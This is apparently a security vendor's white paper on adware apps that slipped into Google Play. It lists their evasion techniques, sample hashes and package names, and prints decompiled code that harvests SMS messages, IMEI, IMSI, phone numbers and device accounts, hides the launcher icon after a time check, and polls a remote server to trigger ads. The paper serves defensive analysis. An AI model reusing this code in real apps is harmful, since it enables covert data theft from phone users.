White Paper

Bitdefender®

Dozens of Apps Still Dodging Google's Vetting System, Dropping Aggressive Adware in Play Store

Contents

Authors:

Ioan-Septimiu Dinulică - Junior Security Researcher

Razvan Gabriel Gosa - Junior Security Researcher

Vlad Ilie - Security Researcher

Alin Mihai Barbatei - Team Lead, Cyber Threat Intelligence Lab

Bitdefender researchers recently analyzed 25 apps that made it into Google Play, at least for a time, packing aggressive adware SDKs that bombarded users with ads and avoided removal by hiding their presence. Cumulatively, the apps were apparently downloaded almost 700,000 times by Google Play users.

While Google has gone to great lengths to ban malicious or potentially unwanted applications from the official Android app store, malware developers are nothing if not imaginative when coming up with new ideas to dodge Google Play Protect.

Key techniques found for dodging security vetting:

- Main logic is encrypted and loaded dynamically
- Check that system time is at least 18 hours after a specific time using a hardcoded numerical value for the time (not a time object), then it starts hiding its presence
- Use an open source utility library (used by Evernote, Twitter, Dropbox, etc.) to run jobs in the background
- Longer display time between ads (up to 350 minutes)
- Adware SDK, written in Kotlin, with debug symbols present and lack of obfuscation, possibly mimicking clean SDKs
- Use different developers to submit identical code base
- Hiding code that is triggered remotely by server config or command, no more used timers
- Uploading an initially clean application and then adding a malicious update


Dodging Security


All samples found were at some point on Google Play, and some of them still are at the time of writing.

MD5	Package name	Creator	Title	Last seen on play
71503fc443b95f0f9fc534327610ad65	com.pocket.camera2	Cheryl Vento	Pocket Camera	24.09.2019
6a4132f38d67e624549b9fab510e57b9	inclip.vdeditor.media	John Fitzgerald	InClip - Video editor	03.10.2019

Interestingly, the Pocket Camera application (`com.pocket.camera2`) had 100,000+ downloads and was last seen on Google Play on September 24th. After it was taken offline, a new sample reappeared on September 30th bearing the name InClip - Video editor (`inclip.vdeditor.media`).

B


Google Play
Search
Apps
Categories
Home
Top charts
New releases
My apps
Shop
Games
Family
Editors' Choice
Account
Payment methods
My subscriptions
Redeem
My wishlist
My Play activity
Parent Guide
Pocket Camera
Cheryl Vento
Photography
4,703
PEGI 3
This app is compatible with your device.
Add to Wishlist
Install
Powerful camera app. The depth of the original camera is enhanced. Add portraits, dynamic filters, puzzles, and more, and make detailed adjustments to the user interface to make it easier to use.
REVIEWS
Review Policy
2.1
4,703 total
Mahha Rashid
September 6, 2019
It's a spam. Please do not download it. It doesn't install and damages your phones software. Nothing works properly in the phone after that. It's the worst app. Please do not download.
dan marian
August 27, 2019
Is not working. Even not installing properly
Vivek Sundaram
August 21, 2019
The app doesn't work
scodpira i
August 21, 2019
Scam spam marketing cheatersz!
READ ALL REVIEWS
WHAT'S NEW
Fix bugs that some models are not working properly.
ADDITIONAL INFORMATION
Updated
July 26, 2019
Size
1.8M
Installs
100,000+
Current Version
1.1
Requires Android
5.0 and up
Content Rating
PEGI 3
Learn More
Permissions
View details
Report
Flag as inappropriate
Offered By
Google Commerce Ltd
Developer
detroliolieschen@gmail.com
Privacy Policy
Similar
Karpathos Travel
Photo Editor - Be
KX Camera Team
Photo Editor with Powerful Beauty Camera, Photo Collage and
©2019 Google
Site Terms of Service
Privacy
Developers
Artists
About Google
Location: Romania
Language: English
All prices include VAT.
By purchasing this item, you are transacting with Google Payments and agreeing to the Google Payments Terms of Service and Privacy Notice.



Developers took extra caution in preventing automatic static analysis and being identified by Google, by not including the main logic in the first application's code. To load the main logic, a binary library (native executable) is first loaded, which in turn decrypts and loads it dynamically.

The native loader's name differs, being randomly generated. Some examples of names found include `libshellbbc.so`, `libVsa.so`, `libjob.so`, `libKuex.so` and `libCewcy.so`.

Interesting information about the main logic:

- Implements a class that counts extractions and uses the count to check how many exfiltrations it has done
- Validates various conditions for requesting and broadcasting data, such as if these actions already occurred 3 times within the past 24 hours and no less than 20 minutes ago.

```
public boolean y() {
    boolean z;
    boolean z2 = false;
    long currentTimeMillis = System.currentTimeMillis();
    u j2 = j();
    if (j2.q() > currentTimeMillis) { // lastPullTimeMillis > currentTimeMillis
        j2.d(currentTimeMillis);
        z = true;
    } else {
        z = false;
    }
    if (i(j2.q())) {// check if lastPullTimeMillis and system date are different
        j2.o(0); // todayPullLimit = 0
        z = true;
    }// todayPullLimit < 3 && (lastPullTimeMillis==0 || lastPullTimeMillis + nextPullTimeMillis <= currentTimeMillis ) && hasInternet connection
    if (j2.g() < j2.p() && ((j2.q() == 0 || j2.q() + j2.v() <= currentTimeMillis) && com.yh.kq.h.d.i.p().o())) {
        j2.d(System.currentTimeMillis()); //set lastPullTimeMillis as now
        j2.o(j2.g() + 1); // increment todayPullLimit
        j2.u((long) (j2.y() * 60 * 1000)); // nextPullTimeMillis = 20 minutes
        z2 = true;
        z = true;
    }
    if (z) {
        i(j2);
    }
    return z2;
}
```

- Checks internet connection on mobile and Wi-Fi
- Keeps a database with its tasks
- Although the current applications lack the required permission (probably to avoid further attention on Play) It has the ability to collects SMS messages

```
private void d() {
    try {
        this.o = new BroadcastReceiver() {
            public void onReceive(Context context, Intent intent) {
                Bundle extras = intent.getExtras();
                ArrayList arrayList = new ArrayList();
                if (extras != null) {
                    for (Object obj : (Object[]) extras.get(com.yh.kq.i.i("FBIiEy==")) {
                        SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj);
                        y yVar = new y();
                        yVar.i(createFromPdu.getOriginatingAddress());
                        yVar.j(createFromPdu.getDisplayMessageBody());
                        yVar.i(createFromPdu.getTimestampMillis());
                        arrayList.add(yVar);
                    }
                }
                String i2 = com.yh.kq.h.u.i.i((Object) arrayList);
                if (TextUtils.isEmpty(u.this.h) || i2.contains(u.this.h)) {
                    u.this.k.obtainMessage(3, i2).sendToTarget();
                }
            }
        };
        IntentFilter intentFilter = new IntentFilter();
        String str = new String(d.i(com.yh.kq.h.j.j.i(com.yh.kq.i.i("IhFQLnJcXT4sByUVOzxiMnkEdS8OfgBkHSIuASQ/KTFxNg8TBD96HHQlWBILATh7AEwgOw==")));
        intentFilter.setPriority(Integer.MAX_VALUE);
        intentFilter.addAction(str);
        this.y.registerReceiver(this.o, intentFilter);
    } catch (Exception e) {
    }
}
```

Some information about the system that it extracts:

- localLanguage
- localCountry
- displayHeight
- displayWidth
- batteryLevel
- systemAndroidId
- buildBoard
- timeZone
- networkOperatorName
- SimOperatorName
- buildVersionSdkInt
- buildModel
- buildBrand
- buildDisplay
- buildDevice
- buildManufacturer
- buildRadioVersion
- buildFingerprint
- buildBootloader
- buildProduct
- cellphoneNumber
- networkOperator
- simOperator
- simSerialNumber
- imsi
- imei
- wifiMac
- bluetoothMac
- buildHardware
- buildVersionRelease

```
String r = jVar.r();
String e = jVar.e();
String a = jVar.a();
String c = jVar.c();
String b = jVar.b();
Integer valueOf2 = Integer.valueOf(jVar.s());
Integer valueOf3 = Integer.valueOf(jVar.x());
Integer valueOf4 = Integer.valueOf(jVar.w());
String B = jVar.B();
String f = jVar.f();
String D = jVar.D();
String u2 = jVar.u();
String p2 = jVar.p();
JSONObject jSONObject = new JSONObject();
jSONObject.put(i.i("BxMECURcAhcNHCAdGDEg"), i2); //cellphoneNumber
jSONObject.put(i.i("ChMcEltGBjYYNycRDjsg"), j2); //networkOperator
jSONObject.put(i.i("Fx8FKkRRHxgcPSc="), d2); //simOperator
jSONObject.put(i.i("Fx8FNlFGBBgEHCAdGDEg"), z); //simSerialNumber
jSONObject.put(i.i("DRsbDA=="), y); //imsi
jSONObject.put(i.i("DRsNDA=="), m); //imei
jSONObject.put(i.i("Ex8ODHlVDg=="), t); //wifiMac
jSONObject.put(i.i("BhodAEBbAg0AHzQT"), v); //bluetoothMac
jSONObject.put(i.i("BgMBCVB8DAsMJTQCHw=="), l); //buildHardware
jSONObject.put(i.i("BgMBCVBiCAsbOzoeKDE+DVAAIA=="), k); //buildVersionRelease
jSONObject.put(i.i("BgMBCVBiCAsbOzoeKTA5IV8H"), valueOf); //buildVersionSdkInt
jSONObject.put(i.i("BgMBCVB5Ah0NPg=="), o); // buildModel
jSONObject.put(i.i("BgMBCVB2HxgGNg=="), h); // buildBrand
jSONObject.put(i.i("BgMBCVBwBAoYPjQJ"), n); // buildDisplay
jSONObject.put(i.i("BgMBCVBwCA8BMTA="), q); // buildDevice
jSONObject.put(i.i("BgMBCVB5DBcdNDQTDiEgDUM="), g); // buildManufacturer
jSONObject.put(i.i("BgMBCVBmDB0BPQMVCCc7B18="), A); // buildRadioVersion
jSONObject.put(i.i("BgMBCVByBBcPNycACD08HA=="), r); // buildFingerprint
jSONObject.put(i.i("BgMBCVB2AhYcPjoRHjEg"), e); // buildBootloader
jSONObject.put(i.i("BgMBCVBkHxYMJzYE"), a); // buildProduct
jSONObject.put(i.i("CBkLBFh4DBcPJzQXHw=="), c); // localLanguage
jSONObject.put(i.i("CBkLBFh3AgwGJicJ"), b); // localCountry
jSONObject.put(i.i("AB8bFVhVFDENOzIYDg=="), valueOf2); // displayHeight
jSONObject.put(i.i("AB8bFVhVFC4BNiEY"), valueOf3); // displayWidth
jSONObject.put(i.i("BhccEVFGFDUNJDAc"), valueOf4); // batteryLevel
jSONObject.put(i.i("Fw8bEVFZLBcMIDoZHh02"), B); // systemAndroidId
jSONObject.put(i.i("BgMBCVB2AhgaNg=="), f); // buildBoard
jSONObject.put(i.i("EB8FAG5bAxw="), D); //timeZone
jSONObject.put(i.i("ChMcEltGBjYYNycRDjsgJ1AeIA=="), u2); // networkOperatorName
jSONObject.put(i.i("Fx8FKkRRHxgcPSc+Gzk3"), p2); // simOperatorName
return com.yh.kq.h.j.j.i(com.yh.kq.u.i.j(jSONObject.toString().getBytes()));
} catch (Throwable th) {
```

It also extracts information about the accounts found on the phone.

```
public String d() {
    String str = "";
    try {
        AccountManager accountManager = AccountManager.get(this.j);
        if (accountManager != null) {
            Account[] accounts = accountManager.getAccounts();
            for (Account account : accounts) {
                str = (str + account.name) + com.yh.kq.i.i("Xw==");
            }
        }
        return !TextUtils.isEmpty(str) ? j.i(com.yh.kq.u.i.j(str.getBytes())) : str;
    } catch (Throwable th) {
        return str;
    }
}
```

An interesting sample analyzed by Bitdefender Labs - Postings for Craigslist (`com.local.ads.marketplace`) - revealed another method for dodging Google Play Protect: checking if the system time is at least 18 hours after `Sun Jan 13 2019 13:16:19`. If that check returned as true, the application would hide itself from the user after displaying an ad.

MD5	Package name	Creator	Title	Last seen on play
89f48d9b1208c3d3271043419f59e439	com.local.ads.marketplace	Fire Lab Apps	Postings for Craigslist	02.10.2019

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    this.K = (Toolbar) findViewById(R.id.toolbar);
    a(this.K);
    StartAppSDK.init((Activity) this, (String) "210233454", true);
    StartAppSDK.setUserConsent(this, "pas", System.currentTimeMillis(), false);
    new a().a(true).a(this, "JK7FMNWNN934FGWBYZ99");
    this.P = (LinearLayout) findViewById(R.id.llmyMain);
    this.v = (TextView) findViewById(R.id.cityView);
    this.w = (TextView) findViewById(R.id.catView);
    this.A = (EditText) findViewById(R.id.minPriceEdit);
    this.B = (EditText) findViewById(R.id.maxPriceEdit);
    this.C = (EditText) findViewById(R.id.searchNowEdit);
    this.x = (TextView) findViewById(R.id.textView3);
    this.y = (TextView) findViewById(R.id.textView6);
    this.z = (TextView) findViewById(R.id.textView8);
    this.L = (ImageView) findViewById(R.id.imageView);
    this.M = (ImageView) findViewById(R.id.imageView2);
    this.N = (ImageView) findViewById(R.id.pickLocation);
    if (System.currentTimeMillis() - 1547385379000L > 64800000) {
        try {
            getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

Nine other distinct samples have been found exhibiting the same behavior of displaying ads and hiding. They basically set a periodical job to make a request to a server and display ads based on the response they get.

MD5	Package name	Creator	Title	Last seen on play
c79ba71e81a52c0c1ab30ea504a0c45e	com.areyousureabouttha	SlickAppsStudio	Are You Sure About That... Button	05.07.2019
827a46c9cea4a0955b19ff8897ef4659	com.doodlebob	SlickAppsStudio	DoodleBob... Button	17.08.2019
a078d6691b6858d47a66d03ddce0c228	com.fbiopenup	SlickAppsStudio	FBI Open UP! Button	28.06.2019
d5a18c4a73624168da9f4649ea8bc325	com.hellothere	SlickAppsStudio	Hello There, General Kenobi Button	30.06.2019
373174bbf7b993ca48bc6b1de9cb5711	com.realmroyalecompanions	SlickAppsStudio	Guide for Realm Royale	26.02.2019
9d7d34b9fb8af30a592da6d5c6f1cc04	com.somebodytouchamyspaghet	SlickAppsStudio	Somebody Toucha My Spaghet... Button	30.06.2019
797c9adca62ac4bd2e5fc2c85448acb8	com.watchyourprofanity	SlickAppsStudio	Watch Your Profanity! Button	01.07.2019
086a0127fef7b2e875596a74e615d429	com.whyareyourunning	SlickAppsStudio	Why Are You Running? Button - Soundboard	01.07.2019
6b103c335682be015ce722a1537b6c69	com.yanniorlaurel	SlickAppsStudio	Yanny Or Laurel	02.07.2019

What makes them interesting is that, instead of using the default Android API for running jobs in the background, they use a utility library from Evernote that can be found here: https://github.com/evernote/android-job.

The job makes a request to: `http[:]//www.unlockedgames.fun/soundboards/watchyourprofanity.json`

- According to the response, it starts the ShowAds activity or the ShowAdsHideIcon activity
- The job is periodical, once every 15 minutes, with the functionality executed in the last 5 minutes

```
@NonNull
public Result onRunJob(Params params) {
    try {
        checkstate();
    } catch (Exception e) {
        e.printStackTrace();
    }
    return Result.SUCCESS;
}

public void checkstate() throws Exception {
    Log.d("checkstate", "checkstate");
    String readUrl = readUrl("http://www.unlockedgames.fun/soundboards/watchyourprofanity.json");
    this.editor = getContext().getSharedPreferences("iamking", 0).edit();
    this.turnon = ((Page) new GsonBuilder().create().fromJson(readUrl, Page.class)).turnon;
    savePr("turnon", this.turnon);
    if (this.turnon.equals("1")) {
        Intent intent = new Intent(getContext(), ShowAds.class);
        intent.addFlags(268468224);
        getContext().startActivity(intent);
    } else if (this.turnon.equals("2")) {
        Intent intent2 = new Intent(getContext(), ShowAdsHideIcon.class);
        intent2.addFlags(268468224);
        getContext().startActivity(intent2);
    }
}

static void schedulePeriodic() {
    new Builder((String) TAG).setPeriodic(TimeUnit.MINUTES.toMillis(15), TimeUnit.MINUTES.toMillis(5)).setUpdateCurrent(true).build().schedule();
}
```

ShowAdsHideIcon Activity hiding code:

```
/* access modifiers changed from: protected */
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    String string = getApplicationContext().getResources().getString(R.string.startapp);
    setContentView(R.layout.activity_hideicon);
    Window window = getWindow();
    window.setDimAmount(0.0f);
    window.addFlags(2);
    StartAppSDK.init((Activity) this, string, false);
    StartAppSDK.enableReturnAds(false);
    StartAppAd.showAd((Context) this);
    getPackageManager().setComponentEnabledSetting(new ComponentName(this, "com.watchyourprofanity.MainActivity"), 2, 1);
}
```


The respective link returned *{"turnon":"2"}* for the sample (`com.watchyourprofanity` – `MD5: 797c9adca62ac4bd2e5fc2c85448acb8`) in question.

